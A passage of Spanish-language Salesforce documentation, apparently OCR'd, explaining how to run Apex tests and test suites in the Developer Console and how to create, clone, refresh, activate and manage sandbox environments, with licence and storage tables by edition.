
2. Para limitar el número de pruebas que pueden fallar antes de que se detenga su ejecución, haga clic en **Settings** (Configuración). Introduzca un valor para `Number of failures allowed` (Número de fallos permitidos) y, a continuación, haga clic en **Aceptar**.

   Para permitir que todas las pruebas de su organización se ejecuten sin importar el número de pruebas que fallen, establezca `Number of failures allowed` (Número de fallos permitidos) en -1 o no proporcione un valor. Para hacer que la ejecución de pruebas deje de ejecutar nuevas pruebas después de que falle un número especificado de pruebas, establezca `Number of failures allowed` (Número de fallos permitidos) en un valor desde 0 a 1.000.000. Un valor de 0 hace que se detenga la ejecución de las pruebas si se produce algún fallo. Un valor de 1 hace que la ejecución de las pruebas se detenga en el segundo fallo, y así sucesivamente. Tenga en cuenta que los valores altos pueden reducir el rendimiento. Cada 1.000 pruebas que agregue al valor de `Number of failures allowed` (Número de fallos permitidos) agrega aproximadamente 3 segundos a su ejecución de pruebas, sin incluir el tiempo que tarden las pruebas en ejecutarse.

   Este valor se aplica a todas las ejecuciones de pruebas que ejecute hasta que cierre la Consola de desarrollador o establezca un nuevo valor.

3. Seleccione una clase en la columna Test Classes (Clases de prueba).

   Para filtrar la lista de clases, escriba en el cuadro **Filtrar clases de prueba (* = cualquiera)**. Para seleccionar métodos de prueba específicos, haga clic en una clase de prueba y luego seleccione las pruebas desde la columna central. Puede mantener pulsada la tecla MAYÚS o CTRL para seleccionar más de una clase de prueba. Para seleccionar todos los métodos en todas las clases que haya resaltado, haga clic en **Add Selected** (Agregar seleccionados).




4. Cuando todos los métodos que desee ejecutar estén incluidos en la columna Selected Tests (Pruebas seleccionadas), haga clic en **Run** (Ejecutar).

   La ejecución de la prueba aparece en la ficha Pruebas. Para detener una prueba, haga clic en **Prueba** > **Cancelar**.

   Nota: Si sus métodos de prueba realizan llamadas a otros métodos o clases definidos como pruebas en su organización, también se ejecutarán estos métodos y clases.

5. En la ficha Tests (Pruebas), amplíe la ejecución de prueba para ver los resultados de cada método invocado por cada clase en la ejecución.

   Nota: Las clases de prueba no necesitan cobertura de código, por lo que muestran una cobertura del 0% en el panel Overall Code Coverage (Cobertura de código total) y no afectan al porcentaje de cobertura de código total.

6. Haga doble clic en la ejecución de prueba completada para abrir los resultados en una vista de detalle. Esta vista de detalle muestra la clase probada, el método comprobado, la duración, el resultado (omisión, superada o fallo) y un mensaje de error opcional.

   Si una prueba no se supera, una columna Stack Trace (Seguimiento de pila) muestra el método y el número de línea donde se produjo el fallo.

Nota: No pude acceder a registros desde ejecuciones de prueba síncrona en la ficha Pruebas. Sin embargo, puede acceder a todos los registros de ejecuciones de prueba en la ficha Registros.

7. Para ver la cobertura que proporciona un método de prueba para cada clase en el panel Class Code Coverage (Cobertura de código de clase), seleccione el método.
8. Para borrar los resultados actuales, haga clic en **Test (Prueba)** > **Clear Test Data** (Borrar datos de prueba).

CONSULTE TAMBIÉN

Ejecutar pruebas en la Consola de desarrollador

Comprobación de la cobertura del código

## Gestionar conjuntos de clases de pruebas de Apex con conjuntos de pruebas

Un conjunto de pruebas es una recopilación de clases de prueba de Apex que se ejecutan conjuntamente. Por ejemplo, cree un conjunto de pruebas que ejecute cada vez que prepare una implementación o que Salesforce lance una nueva versión. Configure un conjunto de pruebas en la Consola de desarrollador para definir un conjunto de clases de prueba que ejecuten conjuntamente de forma regular.

1. En la Consola de desarrollador, seleccione **Test (Prueba)** > **New Run (Nueva ejecución)**.
2. Introduzca un nombre para su conjunto de pruebas y, a continuación, haga clic en **Aceptar**.
3. Utilice las flechas de dirección para desplazar clases entre la columna Available Test Classes (Clases de prueba disponibles) y la columna Selected Test Classes (Clases de prueba seleccionadas) y, a continuación, haga clic en **Save** (Guardar).

Para cambiar qué clases hay en un conjunto de pruebas, seleccione **Test (Prueba)** > **Suite Manager (Gestor de conjuntos)** > *`Su conjunto de pruebas`* > **Edit Suite (Modificar conjunto)**. (También puede hacer doble clic en el nombre de un conjunto de prueba para modificar el conjunto.) Utilice las flechas de dirección para desplazar clases entre la columna Available Test Classes (Clases de prueba disponibles) y la columna Selected Test Classes (Clases de prueba seleccionadas) y, a continuación, haga clic en **Save** (Guardar).

Para ejecutar conjuntos de clases de pruebas, seleccione **Test (Prueba)** > **New Suite Run (Nueva ejecución de conjunto)**.

# Implementación

Esta sección contiene información acerca de la implementación de cambios que ha codificado en su organización.

Los cambios de código deben realizarse en un sandbox, de modo que pueda probar los cambios antes de implementarlos. Los Sandboxes contienen copias de sus ajustes de datos, código y configuración aislados de su entorno de producción. Puede personalizar su organización y probar aplicaciones en un sandbox, luego implementar los cambios en su organización de producción cuando estén listos. En algunos casos puede tener varios desarrolladores trabajando en distintos sandbox y después coordinar esos cambios para la implementación. Estas secciones incluyen información sobre el proceso de implementación y las herramientas disponibles para desarrollar e implementar cambios:

- Conceptos básicos sobre implementación
- Seleccione sus herramientas para el desarrollo e implementación de cambios

# Implementación de mejoras desde entornos Sandbox

## Bienvenidos, integradores, desarrolladores y administradores de Salesforce

¿Desea personalizar su organización en un entorno por etapas donde puede probar cambios sin que afecten a la organización de producción o sus usuarios? ¿Desea tener una organización que los usuarios en la que los usuarios inicien sesión y probar nuevas funciones antes de que estén listas para la producción? O quizás solo quiere iniciar sesión en una organización de Salesforce para formación o desarrollo que imite su organización de producción.

Salesforce ofrece sandbox y un conjunto de herramientas de implementación, de modo que pueda:

- Aislar el trabajo de personalización y desarrollo de su entorno de producción hasta que esté listo para implementar los cambios.
- Probar cambios en copias de sus datos y usuarios de producción.
- Ofrecer un entorno de formación.
- Coordinar los cambios individuales en una implementación en producción.

Tanto si es un administrador que agrega funciones a una organización, como si es un único desarrollador que escribe código o un equipo de desarrolladores que trabaja para mejorar su organización, debe trabajar con las herramientas adecuadas en el entorno correcto para crear e implementar los cambios con éxito en su organización de producción. Si desea una descripción general del proceso de desarrollo y recomendaciones sobre cómo organizar su trabajo, consulte la *Guía del ciclo de desarrollo de aplicaciones*.

CONSULTE TAMBIÉN

Entornos Sandbox

Conceptos básicos sobre implementación

Seleccione sus herramientas para el desarrollo e implementación de cambios

# Configuración y administración de su entorno Sandbox

## Entornos Sandbox

Los entornos *sandbox* crean copias de su organización de Salesforce en entornos separados. Utilícelos para el desarrollo, las pruebas y la formación sin comprometer los datos y las aplicaciones de su organización de producción.

Los entornos sandbox están aislados de su organización de producción, de modo que las operaciones realizadas en sus entornos sandbox no afecten a la organización de producción y viceversa. Los entornos sandbox son prácticamente idénticos a su organización de producción. Para obtener una lista de diferencias, consulte Consideraciones sobre la configuración de entornos Sandbox en la página 6017.

Desde Configuración, introduzca `Sandboxes` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Sandboxes** para ver y gestionar sus sandboxes existentes o crear unos nuevos. Para obtener instrucciones, consulte Gestión de Sandbox en la página 6013.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver un Sandbox:
- "Ver parámetros y configuración"

Para crear, actualizar, activar y eliminar un entorno sandbox:
- "Modificar todos los datos"

### Tipos de Sandbox

**Sandbox de desarrollador**

Un entorno sandbox de desarrollador está pensado para el desarrollo y pruebas en un entorno aislado. Un entorno sandbox de desarrollador incluye una copia de la configuración de su organización de producción (metadatos).

**Sandbox de Developer Pro**

Un entorno sandbox de Developer Pro está pensado para el desarrollo y pruebas en un entorno aislado y puede incluir conjuntos de datos más grandes que un entorno sandbox de desarrollador. Un entorno sandbox de Developer Pro incluye una copia de la configuración de su organización de producción (metadatos). Utilice un entorno Sandbox de Developer Pro para gestionar más tareas de desarrollo y garantía de calidad y para la integración de pruebas y formación de usuarios.

**Sandbox de copia parcial**

Los entornos sandbox de copia parcial están pensados para su uso como entornos de prueba. Este entorno incluye una copia de la configuración de su organización de producción (metadatos), así como una muestra de los datos de su organización de producción según la definición de una plantilla de sandbox. Utilice un entorno sandbox de copia parcial para tareas de garantía de calidad, como pruebas de aceptación del usuario, pruebas de integración y formación.

**Sandbox completo**

Los entornos sandbox completos están pensados para su uso como entornos de prueba. Solo los entornos sandbox completos admiten las pruebas de rendimiento, las pruebas de carga y las etapas. Los entornos sandbox completos son una réplica de su organización de producción, incluyendo todos los datos, como registros de objetos y datos adjuntos, y metadatos. La longitud del intervalo de actualización dificulta el uso de entornos de sandbox completos para el desarrollo.

Le recomendamos aplicar una plantilla de sandbox de modo que su entorno sandbox incluya solo los registros que necesita para las pruebas u otras tareas.

Cuando cree un sandbox completo, también decidirá cuánta actividad de Chatter e historial de supervisión de campos desea incluir.

- El método predeterminado es omitir el seguimiento de campos, pero puede incluir hasta 180 días de seguimiento de campos. Si realiza un seguimiento del historial de campos para varias objetos en su organización de producción, especifique menos días para evitar generar una cantidad excesiva de datos.

- Los datos de actividad de Chatter pueden ser amplios, lo que puede añadir una importante cantidad de tiempo a su copia de sandbox completo.

Limite la cantidad de historial de campos que copie, y copie sus datos de Chatter únicamente si lo necesita para sus casos de uso de pruebas.

## Ficha Plantillas de Sandbox

Si ha adquirido una licencia para sandbox de copia parcial o completo, esta ficha indica cualquier plantilla que ha creado.

Cree una plantilla de datos de Sandbox, cree un entorno sandbox a partir de una plantilla, modifique o elimine una plantilla, o haga clic en el nombre de la plantilla para obtener más información. Para obtener más información acerca de una plantilla de datos de Sandbox, consulte Crear y modificar plantillas de Sandbox en la página 6016.

## Ficha Historial de Sandbox

En esta ficha se muestra un registro de la creación y el historial de actualizaciones de entornos de Sandbox, lo que incluye cuándo se crearon los entornos de Sandbox y quién los creó. Esta ficha solo proporciona información. Para ver o modificar un entorno de sandbox existente, utilice la ficha Sandbox.

## Licencias de Sandbox

Puede adquirir licencias para cada tipo de sandbox y puede adquirir múltiples licencias de cada tipo. Las licencias de Sandbox son jerárquicas. De forma específica, la siguiente tabla muestra el tipo de sandbox que puede crear con cada licencia:

| | Licencia de Sandbox completo | Sandbox de copia parcial | Licencia de Sandbox de Developer Pro | Licencia de Sandbox de desarrollador |
|---|---|---|---|---|
| **Le permite crear:** | | | | |
| Tipo de Sandbox de desarrollador | ✓ | ✓ | ✓ | ✓ |
| tipo de Sandbox de Developer Pro | ✓ | ✓ | ✓ | |
| Tipo de Sandbox de copia parcial | ✓ | ✓ | | |
| Tipo de Sandbox completo | ✓ | | | |

La etapas de licencia son:

**Disponible**
El valor mostrado representa el número de entonos de sandbox que ha adquirido pero no ha utilizado.

**En uso**
El valor mostrado representa el número de entonos de sandbox que ha adquirido y utilizado.

Nota: Si no ve una opción de Sandbox o necesita licencias para más Sandbox, póngase en contacto con Salesforce para solicitar entornos sandbox para su organización.

Cuando su licencia de Sandbox caduque, sus Sandbox existentes estarán sujetos a determinadas restricciones. Consulte Caducidad de licencias de Sandbox en la página 6015 para resolver los problemas de caducidad de la licencia.

## Concepto de los intervalos de actualización de sandbox

El intervalo de actualización de cada entorno de sandbox se calcula a partir del momento en que comienza el proceso real de copia de sandbox. El estado de sandbox cambia de Pendiente a Procesando al iniciar la copia.

Si se realizan otras solicitudes de copia de sandbox antes de la suya, a veces su sandbox continúa con el estado Pendiente durante cierto tiempo. El temporizador del intervalo de actualización de su sandbox no empezará hasta que su solicitud salga de este estado.

CONSULTE TAMBIÉN

- Crear, duplicar o actualizar un entorno sandbox
- Licencias y almacenamiento por tipo de Sandbox
- Caducidad de licencias de Sandbox
- Límites generales de Sandbox y almacenamiento de Sandbox
- https://developer.salesforce.com/docs/atlas.en-us.dev_lifecycle.meta/dev_lifecycle/

# Licencias y almacenamiento por tipo de Sandbox

Puede crear distintos entornos sandbox para su organización en función de sus necesidades de almacenamiento, configuración de copia y frecuencia de actualización.

Cada tipo tiene diferentes funciones para admitir las actividades para las que se ha diseñado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

**Tabla 75: Entornos sandbox disponibles por edición**

| Tipo de entorno sandbox | Professional Edition | Performance Edition | Unlimited Edition | Enterprise Edition |
|---|---|---|---|---|
| Sandbox de desarrollador | 10 (conjuntos de cambios no disponibles) | 100 | 100 | 25 |
| Sandbox de Developer Pro | | 5 | 5 | |
| Sandbox de copia parcial | | 1 | 1 | 1 |
| Sandbox completo | | 1 | 1 | |

Nota: Puede adquirir más entornos sandbox para cualquier edición, excepto para Sandbox de desarrollador, que está aparejado con entornos sandbox de otros tipos.

- El complemento sandbox de Developer Pro está aparejado a 5 entornos sandbox de desarrollador.
- El complemento sandbox de copia parcial está aparejado a 10 entornos sandbox de desarrollador.
- El complemento sandbox completo está aparejado a 15 entornos sandbox de desarrollador.

**Tabla 76: Referencia rápida de funciones de sandbox**

| Tipo de sandbox | Intervalo de actualización | Límite de almacenamiento | Lo que se ha copiado | Plantillas de Sandbox |
|---|---|---|---|---|
| Sandbox de desarrollador | 1 día | Almacenamiento de datos: 200 MB<br>Almacenamiento de archivos: 200 MB | Solo metadatos | No disponible |
| Sandbox de Developer Pro | 1 día | Almacenamiento de datos: 1 GB<br>Almacenamiento de archivos: 1 GB | Solo metadatos | No disponible |
| Sandbox de copia parcial | 5 días | Almacenamiento de datos: 5 GB<br>Almacenamiento de archivos: 5 GB | Metadatos y datos de muestra | Obligatorio |
| Sandbox completo | 29 días | Igual que su organización de producción | Metadatos y todos los datos | Disponible |

CONSULTE TAMBIÉN

- Crear, duplicar o actualizar un entorno sandbox
- Crear o modificar plantillas de Sandbox
- Consideraciones de configuración de entornos sandbox

# Crear, duplicar o actualizar un entorno sandbox

Cree un entorno sandbox para utilizarlo para tareas de desarrollo, pruebas y formación. Duplique un entorno sandbox para copiar sus datos y metadatos en otro entorno sandbox. Actualice un entorno sandbox existente para actualizar sus contenidos.

Tiene algunas formas de copiar metadatos y datos a un entorno sandbox.

- Cree un entorno sandbox.

  Cuando crea un entorno sandbox, Salesforce copia los metadatos de su organización de producción a una organización de Sandbox. Cuando cree un entorno sandbox de copia parcial o completo, puede aplicar una plantilla de entorno sandbox que haya creado. Los clientes crean plantillas de entornos sandbox para definir los datos de objeto específicos que desea copiar en el entorno sandbox de copia parcial o completo.

- Duplique un entorno sandbox existente para copiar sus datos y metadatos en un nuevo entorno sandbox.
- Actualice y active un entorno sandbox existente.

  La actualización de un entorno sandbox actualiza los metadatos de sandbox desde su organización de origen. Si el entorno sandbox es un duplicado o si utiliza una plantilla de sandbox, el proceso de actualización actualiza los datos de la organización además de sus metadatos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver un entorno Sandbox:
- "Ver parámetros y configuración"

Para crear, actualizar, activar y eliminar un entorno sandbox:
- "Modificar todos los datos"

## Cree un entorno sandbox

1. En Configuración, introduzca *Sandboxes* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Sandboxes**.
2. Haga clic en **Nuevo Sandbox**.
3. Escriba un nombre (10 caracteres o menos) y una descripción para el entorno sandbox.

   Consejo: Es recomendable que seleccione un nombre que:
   - Refleje el propósito de este entorno sandbox, como QA.
   - Solo tiene algunos caracteres porque Salesforce agrega el nombre del entorno sandbox a los nombres de usuario de los registros de usuarios en el entorno sandbox. Los nombres con pocos caracteres facilitan la introducción de la información de registro del entorno sandbox.

4. Seleccione el tipo de Sandbox que desee.

   Nota: Si no ve una opción de Sandbox o necesita licencias para más, póngase en contacto con salesforce.com para solicitar entornos de Sandbox para su organización.

   Si reduce el número de entornos sandbox que adquiere, se le solicitará igualar el número de sus entornos sandbox al número que ha adquirido. Por ejemplo, si tiene dos entornos sandbox completos pero solo ha adquirido uno, no podrá crear un entorno sandbox completo. En cambio, convierta un sandbox completo en uno más pequeño, como un sandbox Developer o Developer Pro, dependiendo de los tipos que tenga disponibles.

5. Seleccione los datos para incluir en su sandbox de copia parcial o completo.

- Para un entorno de sandbox de copia parcial, haga clic en **Siguiente** y luego seleccione la plantilla que ha creado para especificar los datos para su entorno sandbox. Si no ha creado una plantilla para este entorno sandbox de copia parcial, consulte Crear o modificar plantillas de entornos sandbox .
- Para un entorno sandbox completo, haga clic en **Siguiente** y luego decida qué cantidad de datos incluir.
  - Para incluir datos basados en plantilla para un entorno sandbox completo, seleccione una plantilla de sandbox existente. Para obtener más información, consulte Crear o modificar plantillas de entornos sandbox
  - Para incluir todos los datos en un entorno sandbox completo, seleccione si desea y cuántos datos del historial de seguimiento de campos incluir y si copiar datos de Chatter. Puede copiar de 0 a 180 días del historial, en incrementos de 30 días. El valor predeterminado son 0 días. Los datos de Chatter incluyen noticias en tiempo real, mensajes y temas de descubrimiento. Si reduce la cantidad de datos que copia, puede acelerar significativamente el tiempo de copia de entornos sandbox.

6. Para ejecutar secuencias de comandos después de cada creación y actualización para este entorno sandbox, especifique la clase de Apex que ha creado anteriormente desde la interfaz de SandboxPostCopy.
7. Haga clic en **Crear**.

Consejo: Intente limitar los cambios en su organización de producción mientras se realiza la copia del entorno sandbox.

El proceso puede tardar de varios minutos a varios días, dependiendo del tamaño y el tipo de su organización.

Cuando su entorno sandbox está listo para su uso, recibirá una notificación por correo electrónico indicando que se ha completado la copia de su entorno sandbox.

- Para acceder a su entorno sandbox, haga clic en el vínculo en el correo electrónico de notificación.
- Los usuarios pueden iniciar sesión en el entorno sandbox desde `https://test.salesforce.com` anexando *`.nombre_sandbox`* a sus nombres de usuario de Salesforce. Por ejemplo, si un nombre de usuario de una organización de producción es `usuario1@acme.com` y el entorno sandbox se llama "prueba", entonces el nombre de usuario modificado para iniciar sesión en el entorno sandbox será `usuario1@acme.com.prueba`.

Nota: Salesforce cambia automáticamente los nombres de usuario de los entornos sandbox, pero no las contraseñas.

Los entornos sandbox nuevos cuentan con los parámetros de disponibilidad de correo electrónico predeterminados `Solo correo electrónico del sistema`. El ajuste `Solamente correos electrónicos del sistema` es especialmente útil para controlar el correo electrónico enviado desde entornos sandbox, de modo que durante las tareas de pruebas y desarrollo no se envíen correos electrónicos de prueba a sus usuarios.

## Duplicar un entorno Sandbox (Piloto)

Nota: Proporcionamos la duplicación de entorno sandbox a entorno sandbox a clientes seleccionados a través de un programa piloto que requiere aceptar unas condiciones específicas. Para estar nominado para participar en el programa, póngase en contacto con Salesforce. Los programas piloto están sujetos a cambios, no podemos garantizar la aceptación. La duplicación de entorno sandbox a entorno sandbox no está disponible de forma general a menos o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede proporcionar comentarios y sugerencias para la duplicación de entorno sandboxa entorno sandbox en IdeaExchange.

Cuando duplica un entorno sandbox, todos sus datos y metadatos se copian en el nuevo entorno sandbox.

1. En Configuración, introduzca *`Sandboxes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Sandboxes**.
2. Haga clic en **Nuevo Sandbox**.
3. Escriba un nombre (10 caracteres o menos) y una descripción para el entorno sandbox.

Consejo: Es recomendable que seleccione un nombre que:

- Refleje el propósito de este entorno sandbox, como QA.
- Solo tiene algunos caracteres porque Salesforce agrega el nombre del entorno sandbox a los nombres de usuario de los registros de usuarios en el entorno sandbox. Los nombres con pocos caracteres facilitan la introducción de la información de registro del entorno sandbox.

4. Desde el menú desplegable Crear desde, seleccione el nombre del entorno sandbox que desea duplicar.
5. Para ejecutar secuencias de comandos después de cada creación y actualización para este entorno sandbox, especifique la clase de Apex que ha creado anteriormente desde la interfaz de SandboxPostCopy.
6. Haga clic en **Crear**.

Consejo: Intente limitar los cambios en su organización de origen mientras se realiza la copia del entorno sandbox.

Cuando su nuevo entorno sandbox esté listo, podrá gestionarlo desde su organización de producción como le gustaría con cualquier otro entorno sandbox.

## Actualizar un entorno Sandbox

1. En Configuración, introduzca *Sandboxes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sandboxes**.

   Aparecerá una lista de sus entornos sandbox. Los entornos sandbox que puede actualizar tienen el vínculo Actualizar junto a su nombre.

2. Junto al nombre, haga clic en **Actualizar**.
3. Revise los valores Nombre, Descripción y Crear desde y modifique estos valores si es necesario.
4. Seleccione el tipo de entorno sandbox que desee.

   Nota: Una tabla muestra el número y el tipo de licencias de sandbox disponibles en su organización. Puede seleccionar un tipo de entorno de sandbox diferente para actualizar.

   Si el entorno sandbox que está actualizando es un duplicado, esta opción no está disponible. Un entorno sandbox duplicado se actualiza desde su organización de origen y mantiene el tipo de licencia de sandbox de la organización de origen. Si la organización de origen de un entorno sandbox se eliminó, el duplicado se actualiza desde su organización de producción.

   No puede actualizar o eliminar un entorno sandbox mientras se está duplicando.

5. Seleccione los datos que desee copiar.

   Para un entorno de sandbox de copia parcial, haga clic en **Siguiente** y luego seleccione una plantilla para especificar los datos para su entorno sandbox. Si no ha creado una plantilla para este entorno sandbox de copia parcial, consulte Crear o modificar plantillas de entornos sandbox .

   Para un entorno sandbox completo, haga clic en **Siguiente** y luego decida qué cantidad de datos de objeto incluir.

   Para incluir datos basados en plantilla en un entorno sandbox completo, seleccione una plantilla de sandbox existente. Para obtener más información, consulte Crear o modificar plantillas de entornos sandbox

   Para incluir Todos los datos de objeto en un entorno sandbox completo, seleccione si desea y cuántos datos del historial de seguimiento de campos incluir y si copiar datos de Chatter. Puede copiar de 0 a 180 días del historial, en incrementos de 30 días. El valor predeterminado son 0 días. Los datos de Chatter incluyen noticias en tiempo real, mensajes y temas de descubrimiento. Si reduce la cantidad de datos que copia, puede acelerar el tiempo de copia de entornos sandbox.

6. También puede seleccionar **Activar automáticamente**. Si selecciona **Activar automáticamente**, su entorno sandbox se activa automáticamente después de actualizarlo, y no se recibe un mensaje de correo electrónico de activación.
7. Haga clic en **Crear**.

   Salesforce empezará a copiar los datos en el entorno sandbox.

   Una vez completada la copia, active el entorno sandbox para utilizar los datos actualizados. Si no seleccionó **Activar automáticamente** al actualizar su entorno sandbox, Salesforce le envía un mensaje de correo electrónico cuando su entorno sandbox está listo para activarse.

Si no seleccionó **Activar automáticamente** al actualizar su entorno sandbox, active su entorno sandbox actualizado:

1. En Configuración, introduzca *Sandboxes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sandboxes**.

   Aparecerá una lista de sus entornos sandbox. Los entornos sandbox actualizados para activar tienen un vínculo **Activar** junto a su nombre.

2. Haga clic en el vínculo junto al entorno sandbox que desee activar.

   PRECAUCIÓN: Si activa un entorno sandbox de sustitución que se ha creado utilizando el vínculo Actualizar, se eliminará el entorno sandbox que se está actualizando. Se han borrado los datos y la configuración actuales, incluyendo cambios de datos o aplicación que ha realizado. Haga clic en el vínculo **Activar** solo si no necesita los contenidos actuales del entorno sandbox. Esta acción no afecta a su organización de producción y sus datos. Se eliminarán nuevos entornos sandbox que no se han activado en 30 días. Enviamos al menos dos notificaciones por correo electrónico antes de programar la eliminación del entorno sandbox. Los usuarios que han creado o actualizado más recientemente cualquier entorno sandbox para su organización reciben las notificaciones.

## Supervisar el progreso de su entorno Sandbox

En Configuración, introduzca *Sandboxes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sandboxes**. La lista de sus entornos sandbox muestra una barra de progreso para elementos en la cola, en curso o recién completados.

- Para mostrar el porcentaje completado de una copia en curso, pase el ratón sobre la barra de progreso.
- Para ver información acerca del entorno sandbox, incluyendo el progreso de la copia o el tiempo antes de la siguiente actualización disponible, haga clic en el nombre.

Si el estado de su entorno sandbox es suspendido o detenido durante más de una hora, póngase en contacto con el servicio de atención al cliente de Salesforce.

CONSULTE TAMBIÉN

Entornos Sandbox

Licencias y almacenamiento por tipo de Sandbox

Crear o modificar plantillas de Sandbox

Consideraciones de configuración de entornos sandbox

Caducidad de licencias de Sandbox

# Gestión de Sandbox

Para gestionar sus entornos sandbox, en Configuración, introduzca *Sandboxes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sandboxes**. Salesforce muestra los sandbox disponibles que ha adquirido, así como una lista de los sandbox que esté utilizando.

Cree y gestione sus entornos de sandbox, en la ficha Sandbox. Esta ficha indica cada entorno de sandbox que se creó para su organización de Salesforce. Cada entrada muestra el estado del entorno de sandbox y las acciones específicas que puede realizar.

- El botón **Nuevo sandbox** inicia el flujo de trabajo para crear un sandbox. Si desea ver los pasos detallados consulte Crear, Duplicar o actualizar un Sandbox en la página 6009

  Salesforce desactiva el botón Nuevo sandbox cuando una organización alcanza su límite de entornos sandbox. Si es necesario, póngase en contacto con Salesforce para solicitar más entornos sandbox para su organización.

### Acciones disponibles

- Los administradores pueden hacer clic en **Inicio de sesión** para registrarse en un entorno sandbox como usuario.

  Salesforce muestra esta opción solo para entornos sandbox activos. Debe iniciar sesión en su organización como administrador para ver el botón Inicio de sesión.

  Los usuarios pueden iniciar sesión en el sandbox desde `https://test.salesforce.com` anexando *`.nombre_sandbox`* a sus nombres de usuario de Salesforce. Por ejemplo, si un nombre de usuario de una organización de producción es `usuario1@acme.com` y el entorno sandbox se llama "prueba", entonces el nombre de usuario modificado para iniciar sesión en el entorno sandbox será `usuario1@acme.com.prueba`.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver un Sandbox:
- "Ver parámetros y configuración"

Para crear, actualizar, activar y eliminar un entorno sandbox:
- "Modificar todos los datos"

- Haga clic en **Actualizar** para sustituir un sandbox por una copia nueva. Salesforce activa el botón **Actualizar** para los sandbox que se puedan actualizar únicamente. Su copia existente de este sandbox permanecerá disponible mientras espera que se complete la actualización. La copia actualizada quedará desactivada hasta que la active.
- Haga clic en **Activar** para activar un Sandbox actualizado. Salesforce muestra esta opción únicamente para los sandbox que no están activados. Debe activar su Sandbox actualizado para poder acceder a él.

  PRECAUCIÓN: Al activar un sandbox actualizado, la versión actualizada sustituye al sandbox existente, que queda permanentemente eliminado junto con sus datos. Esta acción no afecta a su organización de producción y sus datos.

- Haga clic en **Descartar** para descartar un Sandbox actualizado. Está acción solo se muestra para los sandbox que no están activados. Puede descartar un sandbox si no desea usarlo o planea realizar otra actualización.
- Haga clic en **Eliminar** para eliminar el sandbox por completo.

  PRECAUCIÓN: Si elimina un Sandbox de forma permanente, eliminará el Sandbox y todos los datos que contiene. Esta acción no afecta a su organización de producción y sus datos.

- Haga clic en el nombre de un Sandbox para ver la página de detalles del Sandbox. En la página de detalles del sandbox, puede realizar todas esas acciones: Iniciar sesión, actualizar, activar, descartar y eliminar.

Nota: Las operaciones Eliminar y Actualizar están disponibles solo cuando ha transcurrido el intervalo de actualización para ese tipo de entorno sandbox.

# Estados de los sandbox

El estado de un sandbox puede ser uno de los siguientes:

**Muestreo**
El motor de copia determina de qué registros de objetos se realizarán copias y se tomarán muestras desde la organización de producción. Este estado lo usan únicamente los sandbox de copia parcial.

**Pendiente**
El sandbox está en la cola para que lo procese el motor de copia. Si se realizan otras solicitudes de copia de sandbox antes de la suya, su sandbox puede continuar con este estado durante cierto tiempo.

**Procesando**
El motor de copia ha seleccionado la solicitud de copia y trabaja para crear el sandbox.

**Suspendido**
El motor de copia se interrumpió durante la actualización o creación del sandbox. El motor de copia recupera automáticamente este estado y vuelve al procesamiento. Si este estado permanece inalterado durante más de una hora, póngase en contacto con el servicio de atención al cliente de Salesforce.

**Detenido**
El motor de copia no ha podido recuperarse de múltiples eventos. Si su sandbox está en este estado, póngase en contacto con el servicio de atención al cliente de Salesforce para recibir información específica y conocer los siguientes pasos. Se nos notifica automáticamente sobre los sandbox que están en este estado, y trabajaremos para devolver el sandbox a su estado de procesamiento.

**Activación pendiente**
El motor de copia ha terminado de crear el sandbox y está esperando a que lo active o lo descarte.

**Activación**
El motor de copia está completando los pasos finales para que su nuevo sandbox esté disponible. Este estado se usará cuando haya hecho clic en **Activar**.

**Descartando**
El motor de copia está marcando el sandbox actualizado para su eliminación. Este estado se usará cuando haya hecho clic en **Descartar**. El entorno sandbox actual y su organización de producción no se verán afectados por este proceso.

**Completado**
El motor de copia ha completado el proceso de creación o actualización, y el nuevo sandbox se ha activado. Puede iniciar sesión en su nueva organización de sandbox.

**Eliminación**
El motor de copia está marcando el entorno de sandbox y el historial de sandbox para su eliminación. Este estado se usará cuando haya hecho clic en **Eliminar**. Este proceso no afectará a su organización de producción.

**Bloqueando**
Hay un proceso en segundo plano que está bloqueando el sandbox y que hasta que se complete le impedirá que inicie sesión. Consulte el estado **Bloqueado** si desea más información.

**Bloqueado**
No es posible iniciar sesión en el sandbox. Este estado se usa cuando tiene más sandbox de los que le permite su licencia actual. Esto puede ocurrir si deja que algunas o todas sus licencias de sandbox expiren. Mientras el sandbox esté bloqueado no podrá iniciar sesión.

Si su sandbox está en este estado, póngase en contacto con su gestor de cuentas para restaurar las licencias expiradas. Tiene 60 días para restaurar las licencias. Si no las restaura en este plazo, su sandbox se eliminará.

CONSULTE TAMBIÉN

Crear, duplicar o actualizar un entorno sandbox

Caducidad de licencias de Sandbox

